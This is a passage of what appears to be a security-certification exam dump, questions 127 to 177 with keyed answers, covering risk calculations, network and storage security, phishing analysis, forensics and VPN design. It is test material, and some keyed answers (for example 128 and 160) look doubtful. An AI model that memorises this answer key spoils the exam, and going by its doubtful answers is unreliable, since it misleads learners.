B. Establish alerts at a certain threshold to notify the analyst of high activity
C. Provide a report showing the file transfer logs of the servers
D. Compare the current activity to the baseline of normal activity

Answer: D

Question No : 127 - (Topic 2)

The following has been discovered in an internally developed application:

Error - Memory allocated but not freed:

char *myBuffer = malloc(BUFFER_SIZE);

if (myBuffer != NULL) {

*myBuffer = STRING_WELCOME_MESSAGE;

printf(“Welcome to: %s\n”, myBuffer);

}

exit(0);

Which of the following security assessment methods are likely to reveal this security weakness? (Select TWO).

A. Static code analysis
B. Memory dumping
C. Manual code review
D. Application sandboxing
E. Penetration testing
F. Black box testing

Answer: A,C

Question No : 128 - (Topic 2)

After reviewing a company's NAS configuration and file system access logs, the auditor is advising the security administrator to implement additional security controls on the NFS export. The security administrator decides to remove the no_root_squash directive from the export and add the nosuid directive. Which of the following is true about the security controls implemented by the security administrator?

A. The newly implemented security controls are in place to ensure that NFS encryption can only be controlled by the root user.
B. Removing the no_root_squash directive grants the root user remote NFS read/write access to important files owned by root on the NAS.
C. Users with root access on remote NFS client computers can always use the SU command to modify other user's files on the NAS.
D. Adding the nosuid directive disables regular users from accessing files owned by the root user over NFS even after using the SU command.

Answer: C

Question No : 129 - (Topic 2)

An employee is performing a review of the organization's security functions and noticed that there is some cross over responsibility between the IT security team and the financial fraud team. Which of the following security documents should be used to clarify the roles and responsibilities between the teams?

A. BPA
B. BIA
C. MOU
D. OLA

Answer: C

Question No : 130 - (Topic 2)

An information security assessor for an organization finished an assessment that identified critical issues with the human resource new employee management software application. The assessor submitted the report to senior management but nothing has happened. Which of the following would be a logical next step?

A. Meet the two key VPs and request a signature on the original assessment.
B. Include specific case studies from other organizations in an updated report.
C. Schedule a meeting with key human resource application stakeholders.
D. Craft an RFP to begin finding a new human resource application.

Answer: C

Question No : 131 - (Topic 2)

Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:

Delivered-To: customer@example.com

Received: by 10.14.120.205

Mon, 1 Nov 2010 11:15:24 -0700 (PDT)

Received: by 10.231.31.193

Mon, 01 Nov 2010 11:15:23 -0700 (PDT)

Return-Path: <IT@company.com>

Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)

Received: by smtpex.example.com (SMTP READY)

with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500

Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500

From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com>

Date: Mon, 1 Nov 2010 13:15:11 -0500

Subject: New Insurance Application

Thread-Topic: New Insurance Application

Please download and install software from the site below to maintain full access to your account.

www.examplesite.com

_____

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11.

The network's subnet is 192.168.2.0/25.

Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

A. Identify the origination point for malicious activity on the unauthorized mail server.
B. Block port 25 on the firewall for all unauthorized mail servers.
C. Disable open relay functionality.
D. Shut down the SMTP service on the unauthorized mail server.
E. Enable STARTTLS on the spam filter.

Answer: B,D

Question No : 132 - (Topic 2)

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

A. Synchronous copy of data
B. RAID configuration
C. Data de-duplication
D. Storage pool space allocation
E. Port scanning
F. LUN masking/mapping

G. Port mapping

Answer: F,G

Question No : 133 - (Topic 2)

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department. The following information is compiled:

Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0

Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0

Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

A packet capture shows the following:

09:05:15.934840 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:06:16.124850 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:07:25.439811 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:08:10.937590 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2305, seq 1, length 65534

09:08:10.937591 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2306, seq 2, length 65534

09:08:10.937592 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2307, seq 3, length 65534

Which of the following is occurring on the network?

A. A man-in-the-middle attack is underway on the network.
B. An ARP flood attack is targeting at the router.
C. The default gateway is being spoofed on the network.
D. A denial of service attack is targeting at the router.

Answer: D

Question No : 134 - (Topic 2)

VPN users cannot access the active FTP server through the router but can access any server in the data center.

Additional network information:

DMZ network – 192.168.5.0/24 (FTP server is 192.168.5.11)

VPN network – 192.168.1.0/24

Datacenter – 192.168.2.0/24

User network - 192.168.3.0/24

HR network – 192.168.4.0/24\

Traffic shaper configuration:

VLAN Bandwidth Limit (Mbps)

VPN50

User175

HR250

Finance250

Guest0

Router ACL:

ActionSourceDestination

Permit192.168.1.0/24192.168.2.0/24

Permit192.168.1.0/24192.168.3.0/24

Permit192.168.1.0/24192.168.5.0/24

Permit192.168.2.0/24192.168.1.0/24

Permit192.168.3.0/24192.168.1.0/24

Permit192.168.5.1/32192.168.1.0/24

Deny192.168.4.0/24192.168.1.0/24

Deny192.168.1.0/24192.168.4.0/24

Denyanyany

Which of the following solutions would allow the users to access the active FTP server?

A. Add a permit statement to allow traffic from 192.168.5.0/24 to the VPN network
B. Add a permit statement to allow traffic to 192.168.5.1 from the VPN network
C. IPS is blocking traffic and needs to be reconfigured
D. Configure the traffic shaper to limit DMZ traffic
E. Increase bandwidth limit on the VPN network

Answer: A

Question No : 135 - (Topic 2)

A security architect has been engaged during the implementation stage of the SDLC to review a new HR software installation for security gaps. With the project under a tight schedule to meet market commitments on project delivery, which of the following security activities should be prioritized by the security architect? (Select TWO).

A. Perform penetration testing over the HR solution to identify technical vulnerabilities
B. Perform a security risk assessment with recommended solutions to close off high-rated risks
C. Secure code review of the HR solution to identify security gaps that could be exploited
D. Perform access control testing to ensure that privileges have been configured correctly
E. Determine if the information security standards have been complied with by the project

Answer: B,E

Question No : 136 - (Topic 2)

A company provides on-demand cloud computing resources for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for customer access to the administrative website. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data

from customer A was found on a hidden directory within the VM of company B. Company B is not in the same industry as company A and the two are not competitors. Which of the following has MOST likely occurred?

A. Both VMs were left unsecured and an attacker was able to exploit network vulnerabilities to access each and move the data.
B. A stolen two factor token was used to move data from one virtual guest to another host on the same network segment.
C. A hypervisor server was left un-patched and an attacker was able to use a resource exhaustion attack to gain unauthorized access.
D. An employee with administrative access to the virtual guests was able to dump the guest memory onto a mapped disk.

Answer: A

Question No : 137 - (Topic 2)

Customers have recently reported incomplete purchase history and other anomalies while accessing their account history on the web server farm. Upon investigation, it has been determined that there are version mismatches of key e-commerce applications on the production web servers. The development team has direct access to the production servers and is most likely the cause of the different release versions. Which of the following process level solutions would address this problem?

A. Implement change control practices at the organization level.
B. Adjust the firewall ACL to prohibit development from directly accessing the production server farm.
C. Update the vulnerability management plan to address data discrepancy issues.
D. Change development methodology from strict waterfall to agile.

Answer: A

Question No : 138 - (Topic 2)

A new IT company has hired a security consultant to implement a remote access system, which will enable employees to telecommute from home using both company issued as well as personal computing devices, including mobile devices. The company wants a flexible system to provide confidentiality and integrity for data in transit to the company's internally developed application GUI. Company policy prohibits employees from having administrative rights to company issued devices. Which of the following remote access

solutions has the lowest technical complexity?

A. RDP server
B. Client-based VPN
C. IPSec
D. Jump box
E. SSL VPN

Answer: A

Question No : 139 - (Topic 2)

A system worth $100,000 has an exposure factor of eight percent and an ARO of four. Which of the following figures is the system's SLE?

A. $2,000
B. $8,000
C. $12,000
D. $32,000

Answer: B

Question No : 140 - (Topic 2)

Company XYZ finds itself using more cloud-based business tools, and password management is becoming onerous. Security is important to the company; as a result, password replication and shared accounts are not acceptable. Which of the following implementations addresses the distributed login with centralized authentication and has wide compatibility among SaaS vendors?

A. Establish a cloud-based authentication service that supports SAML.
B. Implement a new Diameter authentication server with read-only attestation.
C. Install a read-only Active Directory server in the corporate DMZ for federation.
D. Allow external connections to the existing corporate RADIUS server.

Answer: A

Question No : 141 - (Topic 2)

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

A. Require each Company XYZ employee to use an IPSec connection to the required systems
B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
C. Require Company ABC employees to use two-factor authentication on the required systems
D. Require a site-to-site VPN for intercompany communications

Answer: B

Question No : 142 - (Topic 2)

A bank has decided to outsource some existing IT functions and systems to a third party service provider. The third party service provider will manage the outsourced systems on their own premises and will continue to directly interface with the bank's other systems through dedicated encrypted links. Which of the following is critical to ensure the successful management of system security concerns between the two organizations?

A. ISA
B. BIA
C. MOU
D. SOA
E. BPA

Answer: A

Question No : 143 - (Topic 2)

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls MUST be implemented to enable stateless communication?

A. Generate a one-time key as part of the device registration process.
B. Require SSL between the mobile application and the web services gateway.
C. The jsession cookie should be stored securely after authentication.
D. Authentication assertion should be stored securely on the client.

Answer: D

Question No : 144 - (Topic 2)

After the install process, a software application executed an online activation process. After a few months, the system experienced a hardware failure. A backup image of the system was restored on a newer revision of the same brand and model device. After the restore, the specialized application no longer works. Which of the following is the MOST likely cause of the problem?

A. The binary files used by the application have been modified by malware.
B. The application is unable to perform remote attestation due to blocked ports.
C. The restored image backup was encrypted with the wrong key.
D. The hash key summary of hardware and installed software no longer match.

Answer: D

Question No : 145 - (Topic 2)

A finance manager says that the company needs to ensure that the new system can “replay” data, up to the minute, for every exchange being tracked by the investment departments. The finance manager also states that the company’s transactions need to be tracked against this data for a period of five years for compliance. How would a security engineer BEST interpret the finance manager’s needs?

A. Compliance standards
B. User requirements
C. Data elements
D. Data storage
E. Acceptance testing
F. Information digest
G. System requirements

Answer: B

Question No : 146 - (Topic 2)

An international shipping company discovered that deliveries left idle are being tampered with. The company wants to reduce the idle time associated with international deliveries by ensuring that personnel are automatically notified when an inbound delivery arrives at the transit dock. Which of the following should be implemented to help the company increase the security posture of its operations?

A. Back office database
B. Asset tracking
C. Geo-fencing
D. Barcode scanner

Answer: C

Question No : 147 - (Topic 2)

A software developer and IT administrator are focused on implementing security in the organization to protect OSI layer 7. Which of the following security technologies would BEST meet their requirements? (Select TWO).

A. NIPS
B. HSM
C. HIPS
D. NIDS
E. WAF

Answer: C,E

Question No : 148 - (Topic 2)

During an incident involving the company main database, a team of forensics experts is hired to respond to the breach. The team is in charge of collecting forensics evidence from the company's database server. Which of the following is the correct order in which the forensics team should engage?

A. Notify senior management, secure the scene, capture volatile storage, capture non-volatile storage, implement chain of custody, and analyze original media.
B. Take inventory, secure the scene, capture RAM, capture had drive, implement chain of

custody, document, and analyze the data.
C. Implement chain of custody, take inventory, secure the scene, capture volatile and non-volatile storage, and document the findings.
D. Secure the scene, take inventory, capture volatile storage, capture non-volatile storage, document, and implement chain of custody.

Answer: D

Question No : 149 - (Topic 2)

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools
C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Answer: D,E

Question No : 150 - (Topic 2)

An internal development team has migrated away from Waterfall development to use Agile development. Overall, this has been viewed as a successful initiative by the stakeholders as it has improved time-to-market. However, some staff within the security team have contended that Agile development is not secure. Which of the following is the MOST accurate statement?

A. Agile and Waterfall approaches have the same effective level of security posture. They both need similar amounts of security effort at the same phases of development.
B. Agile development is fundamentally less secure than Waterfall due to the lack of formal up-front design and inability to perform security reviews.
C. Agile development is more secure than Waterfall as it is a more modern methodology which has the advantage of having been able to incorporate security best practices of recent years.
D. Agile development has different phases and timings compared to Waterfall. Security

activities need to be adapted and performed within relevant Agile phases.

Answer: D

Question No : 151 - (Topic 2)

A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

A. Insider threat
B. Network reconnaissance
C. Physical security
D. Industrial espionage

Answer: C

Question No : 152 - (Topic 2)

A security administrator is assessing a new application. The application uses an API that is supposed to encrypt text strings that are stored in memory. How might the administrator test that the strings are indeed encrypted in memory?

A. Use fuzzing techniques to examine application inputs
B. Run nmap to attach to application memory
C. Use a packet analyzer to inspect the strings
D. Initiate a core dump of the application
E. Use an HTTP interceptor to capture the text strings

Answer: D

Question No : 153 - (Topic 2)

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol

analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network.

Answer: A

Question No : 154 - (Topic 2)

Company policy requires that all company laptops meet the following baseline requirements:

Software requirements:

Antivirus

Anti-malware

Anti-spyware

Log monitoring

Full-disk encryption

Terminal services enabled for RDP

Administrative access for local users

Hardware restrictions:

Bluetooth disabled

FireWire disabled

WiFi adapter disabled

Ann, a web developer, reports performance issues with her laptop and is not able to access any network resources. After further investigation, a bootkit was discovered and it was trying to access external websites. Which of the following hardening techniques should be applied to mitigate this specific issue from reoccurring? (Select TWO).

A. Group policy to limit web access
B. Restrict VPN access for all mobile users
C. Remove full-disk encryption
D. Remove administrative access to local users
E. Restrict/disable TELNET access to network resources
F. Perform vulnerability scanning on a daily basis
G. Restrict/disable USB access

Answer: D,G

Question No : 155 - (Topic 2)

A company has a difficult time communicating between the security engineers, application developers, and sales staff. The sales staff tends to overpromise the application deliverables. The security engineers and application developers are falling behind schedule. Which of the following should be done to solve this?

A. Allow the sales staff to shadow the developers and engineers to see how their sales impact the deliverables.
B. Allow the security engineering team to do application development so they understand why it takes so long.
C. Allow the application developers to attend a sales conference so they understand how business is done.
D. Allow the sales staff to learn application programming and security engineering so they understand the whole lifecycle.

Answer: A

Question No : 156 - (Topic 2)

A security solutions architect has argued consistently to implement the most secure method of encrypting corporate messages. The solution has been derided as not being cost effective by other members of the IT department. The proposed solution uses symmetric keys to encrypt all messages and is very resistant to unauthorized decryption. The method also requires special handling and security for all key material that goes above

and beyond most encryption systems.

Which of the following is the solutions architect MOST likely trying to implement?

A. One time pads
B. PKI
C. Quantum cryptography
D. Digital rights management

Answer: A

Question No : 157 - (Topic 2)

An IT manager is working with a project manager from another subsidiary of the same multinational organization. The project manager is responsible for a new software development effort that is being outsourced overseas, while customer acceptance testing will be performed in house. Which of the following capabilities is MOST likely to cause issues with network availability?

A. Source code vulnerability scanning
B. Time-based access control lists
C. ISP to ISP network jitter
D. File-size validation
E. End to end network encryption

Answer: B

Question No : 158 - (Topic 2)

The finance department for an online shopping website has discovered that a number of customers were able to purchase goods and services without any payments. Further analysis conducted by the security investigations team indicated that the website allowed customers to update a payment amount for shipping. A specially crafted value could be entered and cause a roll over, resulting in the shipping cost being subtracted from the balance and in some instances resulted in a negative balance. As a result, the system processed the negative balance as zero dollars. Which of the following BEST describes the application issue?

A. Race condition

B. Click-jacking
C. Integer overflow
D. Use after free
E. SQL injection

Answer: C

Question No : 159 - (Topic 2)

A company Chief Information Officer (CIO) is unsure which set of standards should govern the company's IT policy. The CIO has hired consultants to develop use cases to test against various government and industry security standards. The CIO is convinced that there is large overlap between the configuration checks and security controls governing each set of standards. Which of the following selections represent the BEST option for the CIO?

A. Issue a RFQ for vendors to quote a complete vulnerability and risk management solution to the company.
B. Issue a policy that requires only the most stringent security standards be implemented throughout the company.
C. Issue a policy specifying best practice security standards and a baseline to be implemented across the company.
D. Issue a RFI for vendors to determine which set of security standards is best for the company.

Answer: C

Question No : 160 - (Topic 2)

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

A. Remove contact details from the domain name registrar to prevent social engineering attacks.
B. Test external interfaces to see how they function when they process fragmented IP packets.
C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

Answer: B

Question No : 161 - (Topic 2)

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

A. TOTP
B. PAP
C. CHAP
D. HOTP

Answer: D

Question No : 162 DRAG DROP - (Topic 2)

Company A has experienced external attacks on their network and wants to minimize the attacks from reoccurring. Modify the network diagram to prevent SQL injections, XSS attacks, smurf attacks, e-mail spam, downloaded malware, viruses and ping attacks. The company can spend a MAXIMUM of $50,000 USD. A cost list for each item is listed below:

1. Anti-Virus Server - $10,000

2. Firewall-$15,000

3. Load Balanced Server - $10,000

4. NIDS/NIPS-$10,000

5. Packet Analyzer - $5,000

6. Patch Server-$15,000

7. Proxy Server-$20,000


8. Router-$10,000

9. Spam Filter-$5,000


10. Traffic Shaper - $20,000

11. Web Application Firewall - $10,000

Instructions: Not all placeholders in the diagram need to be filled and items can only be used once. If you place an object on the network diagram, you can remove it by clicking the (x) in the upper right-hand of the object.



Answer:



Question No : 163 - (Topic 2)

A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be flexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt
C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Answer: D

Question No : 164 - (Topic 2)

A project manager working for a large city government is required to plan and build a WAN, which will be required to host official business and public access. It is also anticipated that the city's emergency and first response communication systems will be required to operate across the same network. The project manager has experience with enterprise IT projects, but feels this project has an increased complexity as a result of the mixed business / public use and the critical infrastructure it will provide. Which of the following should the project manager release to the public, academia, and private industry to ensure the city provides due care in considering all project factors prior to building its new WAN?

A. NDA
B. RFI
C. RFP
D. RFQ

Answer: B

Question No : 165 - (Topic 2)

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Answer: B

Question No : 166 - (Topic 2)

Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

A. Passive banner grabbing

B. Password cracker
C. http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4
D. 443/tcp open http
E. dig host.company.com
F. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
G. Nmap

Answer: A,F,G

Question No : 167 - (Topic 2)

An investigator wants to collect the most volatile data first in an incident to preserve the data that runs the highest risk of being lost. After memory, which of the following BEST represents the remaining order of volatility that the investigator should follow?

A. File system information, swap files, network processes, system processes and raw disk blocks.
B. Raw disk blocks, network processes, system processes, swap files and file system information.
C. System processes, network processes, file system information, swap files and raw disk blocks.
D. Raw disk blocks, swap files, network processes, system processes, and file system information.

Answer: C

Question No : 168 - (Topic 2)

An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks
B. Bogon IP network traffic

C. IP spoofing attacks
D. Man-in-the-middle attacks
E. Amplified DDoS attacks

Answer: C

Question No : 169 - (Topic 2)

Since the implementation of IPv6 on the company network, the security administrator has been unable to identify the users associated with certain devices utilizing IPv6 addresses, even when the devices are centrally managed.

en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500

ether f8:1e:af:ab:10:a3

inet6 fw80::fa1e:dfff:fee6:9d8%en1 prefixlen 64 scopeid 0x5

inet 192.168.1.14 netmask 0xffffff00 broadcast 192.168.1.255

inet6 2001:200:5:922:1035:dfff:fee6:9dfe prefixlen 64 autoconf

inet6 2001:200:5:922:10ab:5e21:aa9a:6393 prefixlen 64 autoconf temporary

nd6 options=1<PERFORMNUD>

media: autoselect

status: active

Given this output, which of the following protocols is in use by the company and what can the system administrator do to positively map users with IPv6 addresses in the future? (Select TWO).

A. The devices use EUI-64 format
B. The routers implement NDP
C. The network implements 6to4 tunneling
D. The router IPv6 advertisement has been disabled
E. The administrator must disable IPv6 tunneling
F. The administrator must disable the mobile IPv6 router flag
G. The administrator must disable the IPv6 privacy extensions
H. The administrator must disable DHCPv6 option code 1

Answer: B,G

Question No : 170 - (Topic 2)

The risk manager at a small bank wants to use quantitative analysis to determine the ALE of running a business system at a location which is subject to fires during the year. A risk analyst reports to the risk manager that the asset value of the business system is $120,000 and, based on industry data, the exposure factor to fires is only 20% due to the fire suppression system installed at the site. Fires occur in the area on average every four years. Which of the following is the ALE?

A. $6,000
B. $24,000
C. $30,000
D. $96,000

Answer: A

Question No : 171 - (Topic 2)

A security manager is looking into the following vendor proposal for a cloud-based SIEM solution. The intention is that the cost of the SIEM solution will be justified by having reduced the number of incidents and therefore saving on the amount spent investigating incidents.

Proposal:

External cloud-based software as a service subscription costing $5,000 per month. Expected to reduce the number of current incidents per annum by 50%.

The company currently has ten security incidents per annum at an average cost of $10,000 per incident. Which of the following is the ROI for this proposal after three years?

A. -$30,000
B. $120,000
C. $150,000
D. $180,000

Answer: A

Question No : 172 - (Topic 2)

An IT manager is concerned about the cost of implementing a web filtering solution in an effort to mitigate the risks associated with malware and resulting data leakage. Given that the ARO is twice per year, the ALE resulting from a data leak is $25,000 and the ALE after implementing the web filter is $15,000. The web filtering solution will cost the organization $10,000 per year. Which of the following values is the single loss expectancy of a data leakage event after implementing the web filtering solution?

A. $0
B. $7,500
C. $10,000
D. $12,500
E. $15,000

Answer: B

Question No : 173 - (Topic 2)

An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are:

1. Each lab must be on a separate network segment.

2. Labs must have access to the Internet, but not other lab networks.

3. Student devices must have network access, not simple access to hosts on the lab networks.

4. Students must have a private certificate installed before gaining access.

5. Servers must have a private certificate installed locally to provide assurance to the students.

6. All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on

routing equipment
C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

Answer: C

Question No : 174 - (Topic 2)

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

A. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
B. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
C. password = password + sha(password+salt) + aes256(password+salt)
D. key = aes128(sha256(password), password))

Answer: A

Question No : 175 - (Topic 2)

A company with 2000 workstations is considering purchasing a HIPS to minimize the impact of a system compromise from malware. Currently, the company projects a total cost of $50,000 for the next three years responding to and eradicating workstation malware. The Information Security Officer (ISO) has received three quotes from different companies that provide HIPS.

Which solution should the company select if the contract is only valid for three years?

A. First quote
B. Second quote
C. Third quote
D. Accept the risk

Answer: B

Question No : 176 - (Topic 2)

During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of the following is the MOST likely cause of the noncompliance?

A. The devices are being modified and settings are being overridden in production.
B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
C. The desktop applications were configured with the default username and password.
D. 40 percent of the devices use full disk encryption.

Answer: A

Question No : 177 - (Topic 2)

In an effort to minimize costs, the management of a small candy company wishes to explore a cloud service option for the development of its online applications. The company does not wish to invest heavily in IT infrastructure. Which of the following solutions should be recommended?

